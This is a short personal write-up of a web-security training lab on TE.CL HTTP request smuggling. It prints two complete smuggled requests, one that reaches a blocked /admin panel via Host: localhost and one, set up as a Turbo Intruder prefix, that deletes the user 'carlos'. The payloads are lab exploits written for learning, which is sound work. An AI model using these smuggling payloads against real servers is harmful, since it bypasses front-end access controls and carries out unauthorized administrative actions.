Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

Lab

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`


As before I used the template from the solution guide as I'm not confident the academy description is very clear

```
POST / HTTP/1.1
Host: https://0a1700a9041ba5e8c046f62b00960046.web-security-academy.net
Content-length: 4
Transfer-Encoding: chunked

71
POST /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

I pasted this in to turbo intruder and went with that off the bat rather than mess around calculatin the chunk size hex values.

After a few requests you'll tag the admin interface in the responses - you can view in render


---



Adjust turbo intruder

```
    prefix = '''POST / HTTP/1.1
Host: https://0a1700a9041ba5e8c046f62b00960046.web-security-academy.n
Content-length: 4
Transfer-Encoding: chunked

60
POST /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0'''
```

No More Carlos, just sausage



Congratulatory Banner